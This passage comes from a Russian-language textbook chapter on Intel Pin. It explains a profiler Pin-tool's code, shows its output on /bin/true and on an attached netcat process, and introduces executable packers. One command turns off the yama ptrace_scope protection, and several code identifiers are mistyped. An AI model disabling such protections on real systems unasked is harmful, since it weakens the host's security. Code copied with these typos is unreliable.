Далее профилировщик вызывает функцию `PIN_Init` ❺, которая инициализирует Pin и должна вызываться раньше всех остальных функций Pin, кроме `PIN_InitSymbols`. Она возвращает `true`, если во время инициализации произошла какая-то ошибка, тогда профилировщик печатает краткую справку и завершается. Функция `PIN_Init` обрабатывает параметры командной строки самого Pin, а также параметры вашего Pin-инструмента, заданные в виде объектов `KNOB`. Обычно Pin-инструменту нет необходимости реализовывать обработку своих параметров командной строки.

## Регистрация функций оснащения

После того как движок Pin инициализирован, пора инициализировать Pin-инструмент. Здесь самое важное – зарегистрировать функции оснащения, ответственные за оснащение приложения.

Профилировщик регистрирует три функции оснащения ❻. Первая, `parse_funcsyms`, оснащает код на уровне образа, а две другие, `instrument_trace` и `instrument_insn`, – на уровне трассы и команды соответственно. Для их регистрации используются соответственно функции `IMG_AddInstrumentFunction`, `TRACE_AddInstrumentFunction` и `INS_AddInstrumentFunction`. Заметим, что можно добавить сколько угодно функций оснащения каждого типа.

Вскоре мы увидим, что эти функции оснащения принимают объекты типа `IMG`, `TRACE` и `INS` соответственно. Кроме того, все они принимают второй параметр типа `void*`, который позволяет передать завися-

---

щую от инструмента структуру данных, задаваемую при регистрации функций оснащения с помощью \*\_AddInstrumentFunction. Наш профилировщик не пользуется этой возможностью (второй параметр всегда равен NULL).

## Регистрация функции входа в системный вызов

Pin тоже позволяет зарегистрировать функции, которые вызываются до или после каждого системного вызова. Делается это так же, как при регистрации функций оснащения. Заметим, что невозможно задать обратные вызовы только для некоторых системных вызовов, различать системные вызовы вам придется внутри функции обратного вызова.

Профилировщик пользуется функцией PIN\_AddSyscallEntryFunction, чтобы зарегистрировать функцию log\_syscall, которая вызывается при входе в системный вызов ⑦. Чтобы зарегистрировать обратный вызов, срабатывающий после возврата из системного вызова, воспользуйтесь функцией PIN\_AddSyscallExitFunction. Профилировщик регистрирует этот обратный вызов, только если ProfileSyscalls.Value() – значение регулятора ProfileSyscalls – равно true.

## Регистрация финишной функции

И последняя регистрируемая профилировщиком функция – это *финишная функция*, которая вызывается при завершении приложения или отсоединении Pin от него ⑧. Финишные функции получают код выхода (INT32) и определенный пользователем указатель void\*. Для их регистрации служит функция PIN\_AddFiniFunction. Отметим, что для некоторых программ нельзя гарантировать вызов финишных функций; это зависит от того, как программа завершается.

Финишная функция, регистрируемая профилировщиком, отвечает за печать результатов профилирования. Я не буду ее рассматривать, потому что она не содержит никакого специфичного для Pin кода, но результат работы print\_results мы увидим при тестировании профилировщика.

## Запуск приложения

Последний шаг инициализации любого Pin-инструмента – вызов функции PIN\_StartProgram, которая запускает приложение ⑨. После этого регистрировать новые обратные вызовы уже нельзя; Pin-инструмент снова получает управление только при вызове функции оснащения или анализа. Функция PIN\_StartProgram не возвращает управление, а это значит, что предложение return 0 в конце main никогда не будет выполнено.

### 9.4.2 Разбор символов функций

Теперь, когда мы знаем, как инициализируется Pin-инструмент, как регистрируются функции оснащения и другие обратные вызовы,

рассмотрим подробнее сами зарегистрированные функции. Начнем с функции `parse_funcsyms`, показанной в листинге 9.2.

Листинг 9.2. *profiler.cpp* (продолжение)

```
static void
parse_funcsyms(IMG img, void *v)
{
❶  if(!IMG_Valid(img)) return;
❷  for(SEC sec = IMG_SecHead(img); SEC_Valid(sec); sec = SEC_Next(sec)) {
❸      for(RTN rtn = SEC_RtnHead(sec); RTN_Valid(rtn); rtn = RTN_Next(rtn)) {
❹          funcnames[RTN_Address(rtn)] = RTN_Name(rtn);
      }
  }
}
```

Напомню, что функция оснащения `parse_funcsyms` вызывается на уровне образа, об этом говорит тот факт, что она получает объект `IMG` в качестве первого аргумента. Функции оснащения образа вызываются в момент загрузки нового образа (исполняемого файла или разделяемой библиотеки), что позволяет оснастить образ в целом. Среди прочего мы можем в цикле обойти все функции в образе и добавить функции анализа, которые будут вызываться до или после каждой функции. Заметим, что оснащение функций надежно работает, только если двоичный файл содержит информацию о символах, а оснащение «после функции» вообще не работает, если были произведены некоторые оптимизации, например хвостовых вызовов.

Однако `parse_funcsyms` не добавляет никакого оснащения. Вместо этого она пользуется еще одним свойством оснащения образа, которое позволяет инспектировать символические имена функций в образе. Профилировщик сохраняет эти имена, чтобы их можно впоследствии прочитать и показать в распечатке.

Прежде чем использовать аргумент `IMG`, `parse_funcsyms` вызывает `IMG_Valid`, чтобы проверить корректность образа ❶. Если все в порядке, то `parse_funcsyms` в цикле перебирает все объекты `SEC` в образе, представляющие секции образа ❷. Функция `IMG_SecHead` возвращает первую секцию образа, а `SEC_Next` – следующую секцию; цикл продолжается, пока `SEC_Valid` не вернет `false`, сообщая тем самым, что больше секций не осталось.

Для каждой секции `parse_funcsyms` в цикле перебирает все функции (представленные объектами `RTN`, от слова «routine») ❸ и отображает адрес каждой функции (полученный от `RTN_Address`) из отображения `funcnames` на ее символическое имя (полученное от `RTN_Name`) ❹. Если имя функции неизвестно (например, когда в двоичном файле нет таблицы символов), то `RTN_Name` возвращает пустую строку.

По завершении `parse_funcsyms` объект `funcnames` содержит отображение всех известных адресов функций на символические имена.

### 9.4.3 Оснащение простых блоков

Напомним, что в числе прочего профилировщик запоминает число выполненных программой команд. Для этого он оснащает каждый простой блок обращением к функции анализа, которая увеличивает счетчик команд (`insn_count`) на число команд в этом блоке.

#### Несколько замечаний о простых блоках в Pin

Поскольку Pin обнаруживает простые блоки динамически, найденные им блоки могут отличаться от тех, что мы нашли бы при статическом анализе. Например, Pin может первоначально найти большой простой блок, а позже выяснится, что существует переход в середину этого блока; тогда Pin будет вынужден пересмотреть прежнее решение, разбить простой блок на два и заново оснастить оба блока. Профилировщику это безразлично, потому что его интересует не форма простых блоков, а только количество выполненных команд, но помнить об этом важно, чтобы не попасть впросак с некоторыми другими Pin-инструментами.

Отметим также альтернативную реализацию – увеличение `insn_count` после каждой команды. Но она работала бы значительно медленнее, потому что требует одного обратного вызова функции анализа на каждую команду, тогда как реализации на уровне простого блока достаточно всего одного обратного вызова на весь блок. При написании Pin-инструментов важно максимально оптимизировать именно функции анализа, потому что они вызываются многократно во время выполнения, в отличие от функций оснащения, которые вызываются только при первой встрече участка кода.

#### Реализация оснащения простого блока

Pin API не позволяет непосредственно оснастить простые блоки, т. е. не существует функции `BBL_AddInstrumentFunction`. Чтобы это все-таки сделать, нужно добавить функцию оснащения на уровне трассы, а затем в цикле перебрать все простые блоки в трассе и оснастить каждый из них, как показано в листинге 9.3.

Листинг 9.3. *profiler.cpp* (продолжение)

```
static void
instrument_trace(TRACE trace, void *v)
{
    ❶ IMG img = IMG_FindByAddress(TRACE_Address(trace));
      if(!IMG_Valid(img) || !IMG_IsMainExecutable(img)) return;

    ❷ for(BBL bb = TRACE_BblHead(trace); BBL_Valid(bb); bb = BBL_Next(bb)) {
    ❸     instrument_bb(bb);
      }
    }

static void
```

```

instrument_bb(BBL bb)
{
    ④ BBL_InsertCall(
        bb, ⑤ IPOINT_ANYWHERE, ⑥ (AFUNPTR)count_bb_insns,
        ⑦ IARG_UINT32, BBL_NumIns(bb),
        ⑧ IARG_END
    );
}

```



Первая функция в этом листинге, `instrument_trace`, – функция оснащения на уровне трассы, которую профилировщик зарегистрировал ранее. Ее первым аргументом является объект оснащаемой трассы TRACE.

Сначала `instrument_trace` вызывает `IMG_FindByAddress`, передавая ей адрес трассы, чтобы та нашла образ IMG, частью которого является трасса ①. Затем она удостоверяется, что образ корректен, и вызывает `IMG_IsMainExecutable`, чтобы проверить, является ли трасса частью главного исполняемого файла приложения. Если нет, то `instrument_trace` возвращается, не оснащая трассу. Идея в том, что в процессе профилирования приложения мы обычно хотим учитывать только код, принадлежащий ему самому, а не разделяемым библиотекам или динамическому загрузчику.

Если трасса допустима и является частью главного приложения, то `instrument_trace` перебирает все простые блоки (объекты BBL) в трассе ②. Для каждого BBL вызывается функция `instrument_bb` ③, которая и производит оснащение блока.

Чтобы оснастить BBL, `instrument_bb` вызывает функцию Pin API `BBL_InsertCall` ④, которая принимает три обязательных аргумента: оснащаемый простой блок (в данном случае `bb`), *точку вставки* и указатель на функцию анализа, которую мы хотим добавить.

Точка вставки определяет, в какое место простого блока нужно вставить обратный вызов. В данном случае мы передали значение `IPOINT_ANYWHERE` ⑤, поскольку нам не важно, в какой точке простого блока будет увеличен счетчик команд. Это позволяет Pin оптимизировать размещение обратного вызова функции анализа. В табл. 9.2 перечислены все возможные точки вставки – не только для оснащения на уровне простых блоков, но и на уровне команд и на всех остальных уровнях.

Функция анализа называется `count_bb_insns` ⑥, а ее реализация будет приведена ниже. Pin предоставляет тип `AFUNPTR`, к которому нужно приводить указатели на функции, передаваемые функциям Pin API.

**Таблица 9.2.** Точки вставки Pin

| Точка вставки                    | Обратный вызов анализа                                              | Допустимость                                                 |
|----------------------------------|---------------------------------------------------------------------|--------------------------------------------------------------|
| <code>IPOINT_BEFORE</code>       | Перед оснащенным объектом                                           | Всегда допустимо                                             |
| <code>IPOINT_AFTER</code>        | На ветви «проваливания» (команды перехода или «регулярной» команды) | Если <code>INS_HasFallthrough</code> равно <code>true</code> |
| <code>IPOINT_ANYWHERE</code>     | В любом месте оснащенного объекта                                   | Только для TRACE и BBL                                       |
| <code>IPOINT_TAKEN_BRANCH</code> | На ветви перехода                                                   | Если <code>INS_IsBranchOrCall</code> равно <code>true</code> |

После обязательных аргументов `BBL_InsertCall` можно добавить факультативные для передачи функции анализа. В данном случае имеется факультативный аргумент типа `IARG_UINT32` ⑦, имеющий значение `BBL_NumIns`. Таким образом, функция анализа (`count_bb_insns`) принимает аргумент типа `UINT32`, содержащий число команд в простом блоке; именно на эту величину она увеличивает счетчик команд. Мы еще встретимся с другими типами аргументов в этом и следующем примерах. Полный список всех возможных типов аргументов можно найти в документации по Pin. После всех факультативных аргументов мы передаем специальный аргумент `IARG_END` ⑧, информирующий Pin, что список аргументов закончен.

В результате выполнения кода в листинге 9.3 Pin оснащает все выполняемые простые блоки в главном приложении обратным вызовом функции `count_bb_insns`, которая увеличивает счетчик команд профилировщика на число команд в простом блоке.

#### 9.4.4 Оснащение команд управления потоком

Помимо общего числа команд, выполненных приложением, профилировщик подсчитывает количество передач управления и, факультативно, число вызовов функций. Для вставки обратных вызовов, подсчитывающих передачи управления и вызовы, используется функция оснащения на уровне команд, показанная в листинге 9.4.

Листинг 9.4. *profiler.cpp* (продолжение)

```
static void
instrument_insn(INS ins, void *v)
{
  ❶ if(!INS_IsBranchOrCall(ins)) return;

  IMG img = IMG_FindByAddress(INS_Address(ins));
  if(!IMG_Valid(img) || !IMG_IsMainExecutable(img)) return;

  ❷ INS_InsertPredicatedCall(
    ins, ❸ IPOUNT_TAKEN_BRANCH, (AFUNPTR)count_cflow,
    ❹ IARG_INST_PTR, ❺ IARG_BRANCH_TARGET_ADDR,
    IARG_END
  );

  ❻ if(INS_HasFallThrough(ins)) {
    INS_InsertPredicatedCall(
      ins, ❼ IPOUNT_AFTER, (AFUNPTR)count_cflow,
      IARG_INST_PTR, ❽ IARG_FALLTHROUGH_ADDR,
      IARG_END
    );
  }

  ❾ if(INS_IsCall(ins)) {
    if(ProfileCalls.Value()) {
      INS_InsertCall(
```

```

    ins, ❶ IPOINT_BEFORE, (AFUNPTR)count_call,
    IARG_INST_PTR, IARG_BRANCH_TARGET_ADDR,
    IARG_END
  );
}
}
}

```

Функция оснащения `instrument_insn` получает в качестве первого аргумента объект типа `INS`, представляющий оснащаемую команду. Сначала `instrument_insn` вызывает `INS_IsBranchOrCall`, чтобы проверить, является ли `ins` командой управления потоком ❶. Если нет, то никакое оснащение не добавляется. Убедившись, что это действительно команда управления потоком, `instrument_insn` проверяет, является ли она частью главного приложения – так же, как при оснащении простого блока.

## Оснащение ветви перехода

Для регистрации передач управления и вызовов `instrument_insn` вставляет три разных обратных вызова анализа. Сначала используется функция `INS_InsertPredicatedCall` ❷, чтобы вставить обратный вызов на ветви перехода ❸ (см. рис. 9.5). Вставленная функция анализа `count_cflow` увеличивает счетчик команд управления потоком (`cflow_count`) в случае, если производится переход, а также запоминает начальный и конечный адреса передачи управления. Функция анализа принимает два аргумента: значение счетчика программы в момент обратного вызова (`IARG_INST_PTR`) ❹ и конечный адрес перехода (`IARG_BRANCH_TARGET_ADDR`) ❺.




Рис. 9.5. Точки вставки на ветви проваливания и ветви перехода команды перехода

Заметим, что `IARG_INST_PTR` и `IARG_BRANCH_TARGET_ADDR` – специальные типы аргументов, для которых тип и значение данных под-



разумеаются неявно. С другой стороны, для аргумента `IARG_UINT32`, который мы видели в листинге 9.3, необходимо отдельно задавать тип (`IARG_UINT32`) и значение (в примере – `BBL_NumIns`).

В табл. 9.2 ветвь перехода является допустимой точкой оснащения только для команд перехода и вызова (`INS_IsBranchOrCall` должна возвращать `true`). В данном случае выполнение этого условия гарантирует проверку в начале `instrument_insn`.

Отметим, что `instrument_insn` вызывает для вставки функции анализа `INS_InsertPredicatedCall`, а не `INS_InsertCall`. Некоторые команды x86, например команда условного перемещения (`cmov`) и операции над строками с префиксами повторения (`rep`), имеют встроженные предикаты, которые вызывают повторение команды при выполнении определенных условий. Функции анализа, вставленные с помощью `INS_InsertPredicatedCall`, вызываются, только если это условие истинно и команда действительно выполняется. Напротив, функции, вставленные с помощью `INS_InsertCall`, вызываются, даже если условие повторения не выполняется, что приводит к завышению счетчика выполненных команд.

## Оснащение ветви проваливания

Выше мы видели, как профилировщик оснащает ветвь перехода команд управления потоком. Но профилировщик должен также регистрировать команды передачи управления вне зависимости от направления перехода. Иными словами, нужно оснащать не только ветвь перехода, но и ветвь проваливания в командах, где таковая имеется (см. рис. 9.5). Заметим, что некоторые команды, например безусловного перехода, не имеют ветви проваливания, поэтому необходимо явно проверять этот факт с помощью функции `INS_HasFallthrough`, перед тем как пытаться оснастить ветвь проваливания ❹. Еще отметим, что, согласно определению, принятому в `Pin`, команды, не управляющие потоком, а просто продолжающие выполнение со следующей команды, имеют ветвь проваливания.

Если оказывается, что у данной команды есть ветвь проваливания, то `instrument_insn` вставляет обратный вызов функции анализа `count_cflow` на этой ветви, как и для ветви перехода. Разница только в том, что для этого обратного вызова указывается точка вставки `IP_OINT_AFTER` ❺ и в качестве целевого адреса, подлежащего регистрации, передается адрес проваливания (`IARG_FALLTHROUGH_ADDR`) ❸.

## Оснащения вызовов

Наконец, профилировщик хранит отдельный счетчик и отображение для отслеживания вызванных функций, чтобы было понятно, какие функции заслуживают особого внимания в качестве объектов оптимизации. Напомню, что для отслеживания вызванных функций необходимо задать параметр профилировщика – `c`.

Для оснащения вызовов `instrument_insn` сначала обращается к `INS_IsCall`, чтобы отделить команды вызова от всех прочих ❹. Если

---

текущая команда действительно является командой вызова и Pin-инструменту был передан параметр `-c`, то профилировщик вставляет обратный вызов функции анализа `count_call` перед командой вызова (в точке вставки `IPOINT_BEFORE`) ⑩, передавая начальный (`IARG_INST_PTR`) и конечный (`IARG_BRANCH_TARGET_ADDR`) адреса команды. Заметим, что в данном случае можно безопасно вызывать `INS_InsertCall` вместо `INS_InsertPredicatedCall`, потому что не существует команд вызова со встроенными предикатами.

### 9.4.5 Подсчет команд, передач управления и системных вызовов

Итак, мы рассмотрели весь код, отвечающий за инициализацию Pin-инструмента и вставку оснащения в форме обратных вызовов функций анализа. А вот что мы еще не рассмотрели, так это сами функции анализа, которые ведут сбор и хранение статистики во время работы приложения. В листинге 9.5 показаны все используемые профилировщиком функции анализа.

Листинг 9.5. *profiler.cpp* (продолжение)

---

```
static void
❶ count_bb_insns(UINT32 n)
{
    insn_count += n;
}

static void
❷ count_cflow(❸ADDRINT ip, ADDRINT target)
{
    cflows[target][ip]++;
    cflow_count++;
}

static void
❹ count_call(ADDRINT ip, ADDRINT target)
{
    calls[target][ip]++;
    call_count++;
}

static void
❺ log_syscall(THREADID tid, CONTEXT *ctxt, SYSCALL_STANDARD std, VOID *v)
{
    syscalls[❻PIN_GetSyscallNumber(ctxt, std)]++;
    syscall_count++;
}
```

---

Как видим, функции анализа просты, в них минимум кода, необходимого для сбора и хранения требуемой статистики. Это важно, по-

тому что функции анализа часто вызываются во время выполнения приложения и потому оказывают существенное влияние на производительность Pin-инструмента.

Первая функция анализа, `count_bb_insns` ❶, вызывается при выполнении простого блока и всего лишь увеличивает счетчик `insn_count` на число команд в этом блоке. Аналогично `count_cflow` ❷ увеличивает `cflow_count`, когда выполняется команда управления потоком. Дополнительно она запоминает начальный и конечный адреса перехода в отображении `cflows` и увеличивает счетчик, ассоциированный с данной конкретной комбинацией начального и конечного адресов. В Pin для хранения адресов используется целочисленный тип `ADDRINT` ❸. Функция анализа `count_call` ❹, служащая для сбора информации о вызовах, аналогична `count_cflow`.

Последняя функция в листинге 9.5, `log_syscall` ❺, – не обычная функция анализа, а обратный вызов для событий входа в системные вызовы. В Pin обработчики системных вызовов принимают четыре аргумента: `THREADID`, определяющий поток, выполнивший системный вызов; указатель на контекст `CONTEXT*`, содержащий такие вещи, как номер системного вызова, аргументы и возвращенное значение (только для событий выхода из системного вызова); `SYSCALL_STANDARD`, описывающий соглашение о вызове системы, и, наконец, уже знакомый указатель `void*`, который позволяет передать определенную пользователем структуру данных.

Напомним, что цель функции `log_syscall` – запомнить, сколько раз встречается каждый системный вызов. Для этого она вызывает `PIN_GetSyscallNumber`, чтобы получить номер текущего системного вызова ❻, и регистрирует факт вызова в отображении `syscalls`.

Итак, мы видели весь сколько-нибудь важный код профилировщика, так давайте его протестируем!

## 9.4.6 Тестирование профилировщика

В этом тесте рассматривается два сценария использования профилировщика. Сначала мы посмотрим, как профилировать выполнение приложения целиком, с момента запуска, а затем научимся присоединять профилировщик к работающему приложению.

### Профилирование приложения с момента запуска

В листинге 9.6 показано, как профилировать приложение с момента запуска.

*Листинг 9.6. Профилирование `/bin/true` с помощью Pin-инструмента профилировщик*

- 
- ❶ `$ cd ~/pin/pin-3.6-97554-g31f0a167d-gcc-linux/`
  - ❷ `$ ./pin -t ~/code/chapter9/profiler/obj-intel64/profiler.so -c -s -- /bin/true`
  - ❸ `executed 95 instructions`

#### ④ \*\*\*\*\* CONTROL TRANSFERS \*\*\*\*\*

```
0x00401000 <- 0x00403f7c: 1 (4.35%)
0x00401015 <- 0x0040100e: 1 (4.35%)
0x00401020 <- 0x0040118b: 1 (4.35%)
0x00401180 <- 0x004013f4: 1 (4.35%)
0x00401186 <- 0x00401180: 1 (4.35%)
0x00401335 <- 0x00401333: 1 (4.35%)
0x00401400 <- 0x0040148d: 1 (4.35%)
0x00401430 <- 0x00401413: 1 (4.35%)
0x00401440 <- 0x004014ab: 1 (4.35%)
0x00401478 <- 0x00401461: 1 (4.35%)
0x00401489 <- 0x00401487: 1 (4.35%)
0x00401492 <- 0x00401431: 1 (4.35%)
0x004014a0 <- 0x00403f99: 1 (4.35%)
0x004014ab <- 0x004014a9: 1 (4.35%)
0x00403f81 <- 0x00401019: 1 (4.35%)
0x00403f86 <- 0x00403f84: 1 (4.35%)
0x00403f9d <- 0x00401479: 1 (4.35%)
0x00403fa6 <- 0x00403fa4: 1 (4.35%)
0x7fa9f58437bf <- 0x00403fb4: 1 (4.35%)
0x7fa9f5843830 <- 0x00401337: 1 (4.35%)
0x7faa09235de7 <- 0x0040149a: 1 (4.35%)
0x7faa09235e05 <- 0x00404004: 1 (4.35%)
0x7faa0923c870 <- 0x00401026: 1 (4.35%)
```



#### ⑤ \*\*\*\*\* FUNCTION CALLS \*\*\*\*\*

```
[_init ] 0x00401000 <- 0x00403f7c: 1 (25.00%)
[__libc_start_main@plt] 0x00401180 <- 0x004013f4: 1 (25.00%)
[ ] 0x00401400 <- 0x0040148d: 1 (25.00%)
[ ] 0x004014a0 <- 0x00403f99: 1 (25.00%)
```

#### ⑥ \*\*\*\*\* SYSCALLS \*\*\*\*\*

```
0: 1 (4.00%)
2: 2 (8.00%)
3: 2 (8.00%)
5: 2 (8.00%)
9: 7 (28.00%)
10: 4 (16.00%)
11: 1 (4.00%)
12: 1 (4.00%)
21: 3 (12.00%)
158: 1 (4.00%)
231: 1 (4.00%)
```



Чтобы воспользоваться Pin, мы сначала перешли в каталог Pin ①, где находится исполняемый файл `pin`, который запускает движок Pin. Затем мы запустили под управлением `pin` наш Pin-инструмент ②.

Как видим, в `pin` применяется специальный формат параметров командной строки. Параметр `-t` задает путь к запускаемому Pin-инструменту, а за ним следуют параметры, которые мы хотим передать *самому Pin-инструменту*. В данном случае это параметры `-s` и `-S`, включающие профилирование для команд вызова и системных вызовов.

Следующие далее два минуса -- обозначают конец параметров Pin-инструмента, а за ними располагаются имя и параметры приложения, которое мы хотим оснастить с помощью Pin (в данном случае – `/bin/true` без параметров).

По завершении приложения Pin-инструмент вызывает свою финальную функцию, которая печатает собранную статистику, а затем завершается сам. Профилировщик печатает статистику по числу выполненных команд ❸, ветвей перехода в командах передачи управления ❹, вызовов функций ❺ и системных вызовов ❻. Поскольку `/bin/true` – очень простая программа<sup>1</sup>, за время своей работы она выполняет всего 95 команд.

Профилировщик сообщает о передачах управления в формате конечный <– начальный: `count`, где `count` показывает, сколько раз была выбрана эта конкретная ветвь и какую долю от всех передач управления это число составляет. В данном случае каждая передача управления была выполнена ровно один раз: очевидно, в программе нет циклов или иных повторений кода. Если не считать `_init` и `__libc_start_main`, то `/bin/true` производит всего два вызова внутренних функций с неизвестными символическими именами. Самый часто используемый системный вызов имеет номер 9, это `sys_mmap`. Его следует отнести на счет динамического загрузчика, который подготавливает адресное пространство для `/bin/true`. (В отличие от команд и передач управления, профилировщик учитывает системные вызовы, имевшие место в загрузчике и в разделяемых библиотеках.)

Теперь, когда мы знаем, как запустить приложение под управлением Pin-инструмента с самого начала, посмотрим, как присоединить Pin к уже работающему процессу.

## Присоединение профилировщика к работающему приложению

Чтобы присоединить Pin к работающему процессу, нужно использовать программу `pin` точно так же, как при оснащении приложения с момента запуска. Однако параметры `pin` немного отличаются, как показано в листинге 9.7.

Листинг 9.7. Присоединение профилировщика к работающему процессу `netcat`

```
❶ $ echo 0 | sudo tee /proc/sys/kernel/yama/ptrace_scope
❷ $ nc -l -u 127.0.0.1 9999 &
[1] ❸3100
❹ $ cd ~/pin/pin-3.6-97554-g31f0a167d-gcc-linux/
❺ $ ./pin -pid 3100 -t /home/binary/code/chapter9/profiler/obj-intel64/profiler.so -c -s
❻ $ echo "Testing the profiler" | nc -u 127.0.0.1 9999
Testing the profiler
^C
❼ $ fg
```

<sup>1</sup> `/bin/true` вообще ничего не делает, а просто возвращает успешный код выхода.

```
nc -l -u 127.0.0.1 9999
^C
executed 164 instructions
```

8 \*\*\*\*\* CONTROL TRANSFERS \*\*\*\*\*

```
0x00401380 <- 0x0040140b: 1 (2.04%)
0x00401380 <- 0x0040144b: 1 (2.04%)
0x00401380 <- 0x004014db: 1 (2.04%)
...
0x7f4741177ad0 <- 0x004015e0: 1 (2.04%)
0x7f474121b0b0 <- 0x004014d0: 1 (2.04%)
0x7f4741913870 <- 0x00401386: 5 (10.20%)
```



9 \*\*\*\*\* FUNCTION CALLS \*\*\*\*\*

```
[__read_chk@plt] 0x00401400 <- 0x00402dc7: 1 (11.11%)
[write@plt]      0x00401440 <- 0x00403c06: 1 (11.11%)
[__poll_chk@plt] 0x004014d0 <- 0x00402eba: 2 (22.22%)
[fileno@plt]     0x004015e0 <- 0x00402d62: 1 (11.11%)
[fileno@plt]     0x004015e0 <- 0x00402d71: 1 (11.11%)
[connect@plt]    0x004016a0 <- 0x00401e80: 1 (11.11%)
[               ] 0x00402d30 <- 0x00401e90: 1 (11.11%)
[               ] 0x00403bb0 <- 0x00402dfc: 1 (11.11%)
```

10 \*\*\*\*\* SYSCALLS \*\*\*\*\*

```
0: 1 (16.67%)
1: 1 (16.67%)
7: 2 (33.33%)
42: 1 (16.67%)
45: 1 (16.67%)
```

На некоторых Linux-платформах, включая дистрибутив Ubuntu на виртуальной машине, имеется механизм безопасности, который не дает Pin присоединиться к работающему процессу. Чтобы все же присоединиться, нужно временно отключить этот механизм, как показано в листинге 9.7 ❶ (он будет автоматически включен при следующей перезагрузке). Кроме того, нам необходим подходящий процесс, к которому можно присоединиться. В листинге 9.7 для этой цели запускается фоновый процесс netcat, который прослушивает UDP-порт 9999 на локальной машине ❷. Чтобы присоединиться к процессу, нужно знать его PID, который можно записать на бумажке сразу после запуска процесса ❸ или узнать с помощью ps.

Покончив с предварительными действиями, мы можем перейти в каталог Pin ❹ и запустить программу pin ❺. Параметр -pid говорит Pin, что нужно присоединиться к работающему процессу с заданным PID (в нашем примере – 3100), а параметр -t задает путь к Pin-инструменту, как обычно.

Чтобы заставить прослушивающий процесс netcat выполнить какие-то команды, а не просто ждать поступления данных по сети, в листинге 9.7 используется еще один экземпляр netcat, который посылает первому сообщение «Testing the profiler» ❻. Затем мы переводим прослушивающий процесс netcat в приоритетный режим ❼

и завершаем его. Когда приложение завершается, профилировщик вызывает свою финишную функцию и печатает статистику, включая список передач управления ❸, вызванных функций ❹ и системных вызовов ❺. Мы видим вызовы относящихся к сети функций, например `connect`, а также системный вызов `sys_recvfrom` (с номером 45), который `netcat` использовала для получения тестового сообщения.

Заметим, что после присоединения `Pin` к работающему процессу он так и останется присоединенным, пока процесс не завершится или где-то внутри вашего `Pin`-инструмента не будет вызвана функция `PIN_Detach`. Это означает, что если вы оснащаете системный процесс, который никогда не завершается, то должны предусмотреть в `Pin`-инструменте какое-то условие остановки.

Теперь рассмотрим немного более сложный `Pin`-инструмент: автоматический распаковщик, умеющий разбираться с обфусцированными двоичными файлами!

## 9.5 Автоматическая распаковка двоичного файла с помощью `Pin`

В этом примере мы увидим, как построить `Pin`-инструмент, который может автоматически распаковывать упакованные двоичные файлы. Но сначала коротко обсудим, что такое упакованные двоичные файлы, чтобы вы лучше понимали, что делает пример.

### 9.5.1 Введение в упаковщики исполняемых файлов

*Упаковщики исполняемых файлов*, или просто *упаковщики*, – это программы, которые принимают двоичный файл и «упаковывают» его секции кода и данных, сжимая или шифруя их, порождая новый *упакованный исполняемый файл*. Первоначально упаковщики применялись в основном для сжатия двоичных файлов, но сейчас часто используются для создания вредоносных программ, чтобы затруднить их статический анализ и, стало быть, помешать обратной разработке. На рис. 9.6 показан процесс упаковки и процесс загрузки упакованного двоичного файла.

Слева на рисунке показан обычный двоичный файл, который содержит заголовок исполняемого файла и секции кода и данных ❶. Поле точки входа в заголовке указывает на секцию кода.

#### Создание и выполнение упакованных двоичных файлов

В ходе обработки двоичного файла упаковщик создает новый двоичный файл, в котором весь оригинальный код и данные сжаты или зашифрованы и помещены в упакованную секцию ❷ (см. рис. 9.6). Кроме того, упаковщик вставляет новую секцию кода, содержащую код распаковки, и модифицирует точку входа, так чтобы она указывала на эту секцию. При попытке статически дизассемблировать и проанали-

зировать упакованную программу мы видим только упакованную область и код распаковки, который ничего не говорит о том, что в действительности делает двоичный файл во время выполнения.




Рис. 9.6. Создание и выполнение упакованного двоичного файла

Во время загрузки и выполнения упакованного двоичного файла код распаковки извлекает оригинальный код и данные в память, а затем передает управление на *оригинальную точку входа* (ОЕР) двоичного файла, после чего выполнение продолжается, как обычно <sup>1</sup>. Цель Pin-инструмента автоматической распаковки – обнаружить момент, когда код распаковки передает управление ОЕР, а затем вывести распакованный код и данные на диск, где их можно будет статически дизассемблировать и подвергнуть обратной разработке.

## Распаковка упакованного двоичного файла

Существует много упаковщиков, и каждый обрабатывает двоичные файлы по-своему. Для таких хорошо известных упаковщиков, как UPX<sup>2</sup> и AsPack<sup>3</sup>, имеются специализированные инструменты распаковки, которые умеют автоматически извлекать приблизительный эквивалент оригинала из упакованного двоичного файла. Однако это не всегда возможно для упаковщиков, используемых во вредоносных программах, потому что авторы часто изменяют известные упаковщики или придумывают новые. Чтобы распаковать такую программу,

<sup>1</sup> Существуют особо хитроумные упаковщики, которые никогда не извлекают упакованный двоичный файл полностью, а извлекают и затем заново упаковывают небольшие порции – ровно столько, сколько необходимо для выполнения. Мы их рассматривать не будем.

<sup>2</sup> <https://upx.github.io/>.

<sup>3</sup> <http://www.aspack.com/>.



